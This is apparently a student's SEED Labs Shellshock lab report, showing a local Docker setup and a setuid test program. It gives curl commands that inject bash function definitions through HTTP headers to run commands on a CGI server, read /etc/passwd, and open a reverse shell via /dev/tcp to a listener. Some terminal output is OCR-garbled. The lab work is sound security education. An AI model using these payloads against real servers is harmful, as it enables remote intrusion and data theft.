
### **SHELLSHOCK**

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CB.SC.P2CYS23015

# 2.2 Container Setup and Commands

```
[10/08/23]seed@VM:-/.../Shellshock$ docker-compose build
Building victim
Step 1/6: FROM handsonsecurity/seed-server.apache-php
apache-php: Pulling from handsonsecurity/seed-server
da739135/289b: Pull complete
14238addwcd: Pull complete
2c2d94871072: Pull complete
0igest: sha256: fb3b6a03575af14b6a59adald7a272a61bc0f2d975d0776dba98eff0948de275
Status: Downloaded newer image for handsonsecurity/seed-server:apache-php
---> 2365d0ed3ad9
Step 2/6: COPY bash_shellshock /bin/
---> 82144cf64742
---> 62144cf64742
---> 6215d1e55a4e
Step 3/6: COPY very conf /etc/apache2/sites-available
---> ec0760aab881
Step 5/6: RUN chmod 755 /bin/bash_shellshock && chmod 755 /usr/lib/cgi-bin/*.cgi
--> Running in 0812b45e3bdd
Enabling site server name.
To activate the new configuration, you need to run:
service apache2 reload
Removing intermediate container 0812b45e3bdd
---> 362bbcd3ef14
Step 6/6: CMD service apache2 start && tail -f /dev/null
---> Running in 9a40bed6c24c
Removing intermediate container 9a40bed6c24c
---> 748c00f2e2c3
Successfully tagged seed.image-www-shellshock:latest
110/08/23]seed0Wi-/.../Shellshocks docker-compose up
Creating network "net-1.09.0.0" with the default driver
Creating victim-10.9.0.80 ... done
Attaching to victim-10.9.0.80 ... done
Attaching to victim-10.9.0.80 ... done
Attaching to victim-10.9.0.80 ! Starting Apache httpd web server apache2 ...
```



#### 2.3 Web Server and CGI

```
| In | ReadQVM:-/.../Shellshock | ReadQVM:-/.../
```

## Task 1 Experimenting with bash function

```
[10/08/23]seed@VM:~/.../Shellshock$ ls
docker-compose.yml image_www
[10/08/23]seed@VM:~/.../Shellshock$ ls
bash_shellshock docker-compose.yml image_www
[10/08/23]seed@VM:~/.../Shellshock$ ls -l /bin/sh
lrwxrwxrwx 1 root root 8 Sep 25 13:23 /bin/sh -> /bin/zsh
[10/08/23]seed@VM:~/.../Shellshock$ sudo cp bash_shellshock /bin/
[10/08/23]seed@VM:~/.../Shellshock$ ls /bin/bash_shellshock
/bin/bash_shellshock
[10/08/23]seed@VM:~/.../Shellshock$ ls -l /bin/sh
lrwxrwxrwx 1 root root 20 Oct 8 11:37 /bin/sh -> /bin/bash_shellshock
[10/08/23]seed@VM:~/.../Shellshock$
```

# Making bash shellshock as default shell

```
#include<stdio.h>
#include<sys/types.h>
#include<unistd.h>
#include<stdlib.h>
int main(int argc, char* argv[], char* envp[])
{
   setuid(geteuid());
   system("/bin/ls -l");
   return 0;
```

```
[10/08/23]seed@VM:~/.../Shellshock$ gedit vul.c
[10/08/23]seed@VM:~/.../Shellshock$ gcc vul.c -o vul
[10/08/23]seed@VM:~/.../Shellshock$ ./vul
total 4840
-rwxrwxr-x 1 seed seed 4919752 Dec 5 2020 bash shellshock
-rw-rw-r-- 1 seed seed
                         395 Dec 5 2020 docker-compose.yml
drwxrwxr-x 2 seed seed
                         4096 Feb 26 2021 image www
-rwxrwxr-x 1 seed seed 16784 Oct 8 11:44 vul
-rw-rw-r-- 1 seed seed
                           180 Oct 8 11:44 vul.c
[10/08/23]seed@VM:~/.../Shellshock$ sudo chown root vul
[10/08/23]seed@VM:~/.../Shellshock$ sudo chmod 4755 vul
[10/08/23]seed@VM:~/.../Shellshock$ ls -l vul
-rwsr-xr-x 1 root seed 16784 Oct 8 11:44 vul
[10/08/23]seed@VM:~/.../Shellshock$ export foo="() { echo 'normal
;} :/bin/sh"
[10/08/23]seed@VM:~/.../Shellshock$ ./vul
sh-4.2# exit
exit
[10/08/23]seed@VM:~/.../Shellshock$ sudo ln -sf /bin/bash /bin/sh
[10/08/23]seed@VM:~/.../Shellshock$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Oct 8 11:48 /bin/sh -> /bin/bash
[10/08/23]seed@VM:~/.../Shellshock$ echo $foo
() { echo 'normal ';} ;/bin/sh
[10/08/23]seed@VM:~/.../Shellshock$ ./vul
total 4840
-rwxrwxr-x 1 seed seed 4919752 Dec 5 2020 bash shellshock
-rw-rw-r-- 1 seed seed
                           395 Dec 5 2020 docker-compose.yml
                         4096 Feb 26 2021 image www
drwxrwxr-x 2 seed seed
-rwsr-xr-x 1 root seed
                         16784 Oct 8 11:44 vul
-rw-rw-r-- 1 seed seed
                           180 Oct 8 11:44 vul.c
[10/08/23]seed@VM:~/.../Shellshock$
```

Make the program as setuid and owned by root.

#### 3.2 Task 2:Passing data to bash via environment variable


```
root@0f211f17e679:/# cat /usr/lib/cgi-bin/vul.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo "Hello World"
root@0f211f17e679:/# cat /usr/lib/cgi-bin/getenv.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ

root@0f211f17e679:/#
```

# Task 2: Using Browser



## Task 2 using a curl

```
[10/08/23]seed@VM:-/.../Shellshock$ curl -v http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi
* Trying 10.9.0.80:80...
* Trying 10.9.0.80:80...
* Trying 10.9.0.80:80...
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)

GET /cgi-bin/getenv.cgi HTTP/1.1

* Host: www.seedlab-shellshock.com

* User-Agent: curl/7.68.0

* Accept: */*

* Mark bundle as not supporting multiuse

* HTTP/1.1 200 0K

* Date: Sun, 88 Oct 2023 16:08:09 GMT

* Server: Apache/2.4.41 (Ubuntu)

* Vary: Accept-Encoding

* Transfer-Encoding: chunked

* Content-Type: text/plain

* ******* Environment Variables ******

* HTTP_HOST=www.seedlab-shellshock.com

HTTP_USER_AGENT=curl/7.68.0

HTTP_ACCEPT=*/*

PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin

SERVER_SIORANTURE=-agaddress-Apache/2.4.41 (Ubuntu)

Server at www.seedlab-shellshock.com

SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)

SERVER_NOBR-10.9.0.80

SERVER_PORT=80

REMOTE_ADDR=10.9.0.1

DOCUMENT ROOT=/var/www/html

REQUEST_SCHEME=http
CONTEXT_PORT=80

REMOTE_ADDR=10.9.0.1

DOCUMENT ROOT=/var/www/html

REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_PREFIX=/cgi-bin/
SERVER_ADMN=10.00

CATEWAY_Untereacf=-GGI/1.1
```

#### Header and -v makes it more readeable

```
--xattr Store metauata in extended lite attributes
[10/08/23]seed@VM:-/.../Shellshock$ curl -A "my data" -v http://www.seedlab-sh
ellshock.com/cgi-bin/getenv.cgi
* Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected **
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0) > GET /cgi-bin/getenv.cgi HTTP/1.1 > Host: www.seedlab-shellshock.com
> Accept: */*
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 08 Oct 2023 16:11:22 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding</pre>
< Transfer-Encoding: chunked
< Content-Type: text/plain
***** Environment Variables *****
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=my data
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
```

It specifying the User-Agent header with the -A or --user-agent option and providing a custom value <name>.

```
[10/08/23]seed@VM:~/.../Shellshock$ curl -e "my data" -v http://www.seedlab-sh
ellshock.com/cgi-bin/getenv.cgi
    Trying 10.9.0.80:80...
  TCP NODELAY set
  Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
 GET /cgi-bin/getenv.cgi HTTP/1.1
 Host: www.seedlab-shellshock.com
 User-Agent: curl/7.68.0
 Accept: */*
 Referer: my data
* Mark bundle as not supporting multiuse
HTTP/1.1 200 OK
< Date: Sun, 08 Oct 2023 16:19:46 GMT</pre>
< Server: Apache/2.4.41 (Ubuntu)</pre>
< Vary: Accept-Encoding
< Transfer-Encoding: chunked</p>
< Content-Type: text/plain
***** Environment Variables *****
HTTP HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
HTTP_REFERER=my data
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellsho
ck.com Port 80</address>
SERVER SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
```

-e "my data" specifies the referer header with the value "my data." -v enables verbose output, which will display detailed information about the HTTP request and response.

```
[10/08/23]seed@VM:~/.../Shellshock$ curl -H "AAAAAA: BBBBBB" -v http://www.see
dlab-shellshock.com/cgi-bin/getenv.cgi
    Trying 10.9.0.80:80...
* TCP NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> AAAAAA: BBBBBB
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 08 Oct 2023 16:23:20 GMT
< Server: Apache/2.4.41 (Ubuntu)</pre>
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
***** Environment Variables *****
HTTP HOST=www.seedlab-shellshock.com
HTTP USER AGENT=curl/7.68.0
HTTP ACCEPT=*/*
HTTP AAAAAA=BBBBBB
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/sbin:/bin
SERVER SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellsho
ck.com Port 80</address>
SERVER SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER NAME=www.seedlab-shellshock.com
SERVER ADDR=10.9.0.80
SERVER PORT=80
REMOTE ADDR=10.9.0.1
DOCUMENT ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER ADMIN=webmaster@localhost
SCRIPT FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE PORT=60262
```

-H "AAAAAA" with the value "BBBBBB."

This command will make an HTTP GET request to the specified URL with the custom "AAAAAA" header containing the value "BBBBBB."

# 3.3 Task 3 Launching shellshock attack

```
[10/08/23]seed@VM:~/.../Shellshock$ curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/ls -l" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi total 8 -rwxr-xr-x 1 root root 130 Dec 5 2020 getenv.cgi -rwxr-xr-x 1 root root 85 Dec 5 2020 vul.cgi
```

#### **Root**

```
root@0f211f17e679:/# ls -l /usr/lib/cgi-bin
total 8
-rwxr-xr-x 1 root root 130 Dec 5 2020 getenv.cgi
-rwxr-xr-x 1 root root 85 Dec 5 2020 vul.cgi
root@0f211f17e679:/#
```

### Task 3.A: Get the server to send back the content of the /etc/passwd file.

```
[10/08/23]seed@VM:-/.../Shellshock$ curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/cat /etc/passwd" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologinirc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
 apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

#### root

```
root@0f211f17e679:/# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/us
r/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
apt:x:100:65534::/nonexistent:/usr/sbin/nologin
root@0f211f17e679:/#
```

Task 3.B: Get the server to tell you its process' user ID. You can use the /bin/id command to print out the ID information.

```
[10/08/23]seed@VM:~/.../Shellshock$ curl -e "() { echo hello; }; echo Content_type: text/plain; echo; /bin/id" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi uid=33(www-data) gid=33(www-data) groups=33(www-data) [10/08/23]seed@VM:~/.../Shellshock$
```

Task 3.C: Get the server to create a file inside the /tmp folder. You need to get into the container to see whether the file is created or not, or use another Shellshock attack to list the /tmp folder

```
[10/08/23]seed@VM:~/.../Shellshock$ curl -e "() { echo hello; }; echo Content_type: text/plain; echo; /bin/touch /tmp/virus" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

Task 3.D: Get the server to delete the file that you just created inside the /tmp folder

```
[10/08/23]seed@VM:~/.../Shellshock$ curl -e "() { echo hello; }; echo Content_type: text/plain; echo; /bin/rm /tmp/virus" http://www_seedlab-shellshock.com/cgi-bin/vul.cgi
```

```
root@0f211f17e679:/# cd /tmp
root@0f211f17e679:/tmp# ls
virus
root@0f211f17e679:/tmp# ls
root@0f211f17e679:/tmp#
```

• Question 1: Will you be able to steal the content of the shadow file /etc/shadow from the server? Why or why not? The information obtained in Task 3.B should give you a clue.

```
[10/08/23]seed@VM:~/.../Shellshock$ curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/cat /etc/shadow" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

Since the web server is running with the user www-data but the /etc/shadow can only be read by the ROOT user, we will not be able to view the content of the /etc/shadow file.

### Task 4: Getting a Reverse Shell via Shellshock Attack

```
1: lo: <LOOPBACK,UP,LOWER UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
  valid_lft forever preferred_lft forever
    inet6 :: 1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen
 1000
    link/ether 08:00:27:5e:02:72 brd ff:ff:ff:ff:ff
inet 10.0.2.4/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
  valid lft 80478sec preferred_lft 80478sec
    inet6 fe80::7d50:7a72:6bd1:14bd/64 scope link noprefixroute
  valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:6e:17:c8:ca brd ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
    inet6 fe80::42:6eff:fe17:c8ca/64 scope link
        valid_lft forever preferred lft forever
6: br-eb2f50bb9944: <BROADCAST,MULTICAST,UP,LOWER UP> mtu 1500 qdisc noqueue state UP group defa
ult
    link/ether 02:42:b9:cb:53:40 brd ff:ff:ff:ff:ff
    inet 10.9.0.1/24 brd 10.9.0.255 scope global br-eb2f50bb9944
  valid_lft forever preferred_lft forever
    inet6 fe80::42:b9ff:fecb:5340/64 scope link
        valid_lft forever preferred_lft forever
8: vethd17d6db@if7: <BROADCAST,MULTICAST,UP,LOWER UP> mtu 1500 qdisc noqueue master br-eb2f50bb9
944 state UP group default
    link/ether 0e:4f:32:f8:71:39 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::c4f:32ff:fef8:7139/64 scope link
        valid_lft forever preferred_lft forever
```

```
root@0f211f17e679:~# ip addr
1: lo: <L00PBACK,UP,L0WER_UP> mtu 65536 qdisc noqueue state UNKNOWN
group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
7: eth0@if8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noque
ue state UP group default
    link/ether 02:42:0a:09:00:50 brd ff:ff:ff:ff:ff:ff link-netnsid
0
    inet 10.9.0.80/24 brd 10.9.0.255 scope global eth0
    valid lft forever preferred lft forever
```

```
[10/08/23]seed@VM:~/.../Shellshock$ curl -A "() { echo hello; }; echo Content_type: text/plain; echo; echo; /bin/bash -i> /dev/tcp/10.9.0.1/9090 0<&1 2>&1" http://10.9.0.80/cgi-bin/vul.cgi
```

Here executing reverse shell payload on the victim system that sends back a reverse connection to the attackers machine

curl -A "() { echo hello; }; echo Content\_type: text/plain; echo; /bin/bash -i >& /dev/tcp/10.9.0.1/9090 0<&1 " http://www.seedlab-shellshock.com/cgi-

bin/vul.cgi or http://10.9.0.80/cgi-bin/vul.cgi this command gives reverse connection to the attackers machine and the attacker is listening for the connection using netcat when the code is executed successfully we get reverse shell.

```
[10/08/23]seed@VM:~/.../Shellshock$ nc -l 9090
bash: cannot set terminal process group (30): Inappropriate ioctl f
or device
bash: no job control in this shell
www-data@0f211f17e679:/usr/lib/cgi-bin$ ls
ls
getenv.cgi
vul.cgi
www-data@0f211f17e679:/usr/lib/cgi-bin$ ls /
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
```

Task 5: Using the Patched Bash

```
seed@VM: ~/.../Shellshock
                                                           root@0f211f17e679: /usr/li...
                                                       vul.cgi
  GNU nano 4.8
!/bin/bash
echo "Content-type: text/plain"
echo
echo "Hello World"
                                             [ Wrote 6 lines ]
^G Get Help
                   ^0 Write Out
                                      ^W Where Is
                                                          ^K Cut Text
                                                                              ^J Justify
                                                                                                 ^C Cur Pos
                                          Replace
                                                                                                     Go To Line
                      Read File
                                                           `U Paste Text
                                                                              ^T To Spell
[10/08/23]seed@VM:~/.../Shellshock$ curl -A "() { echo hello; }; echo Content_type: text/plain;
 echo; /bin/cat /etc/passwd" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[10/08/23]seed@VM:~/.../Shellshock$ curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/ls -l" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[10/08/23]seed@VM:~/.../Shellshock$ curl -e "() { echo hello; }; echo Content_type: text/plain;
echo; /bin/rm /tmp/virus" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
Hello World
                           /Shellshock$
```

When we change bash\_shellshock to patched bash we cant do remote code execution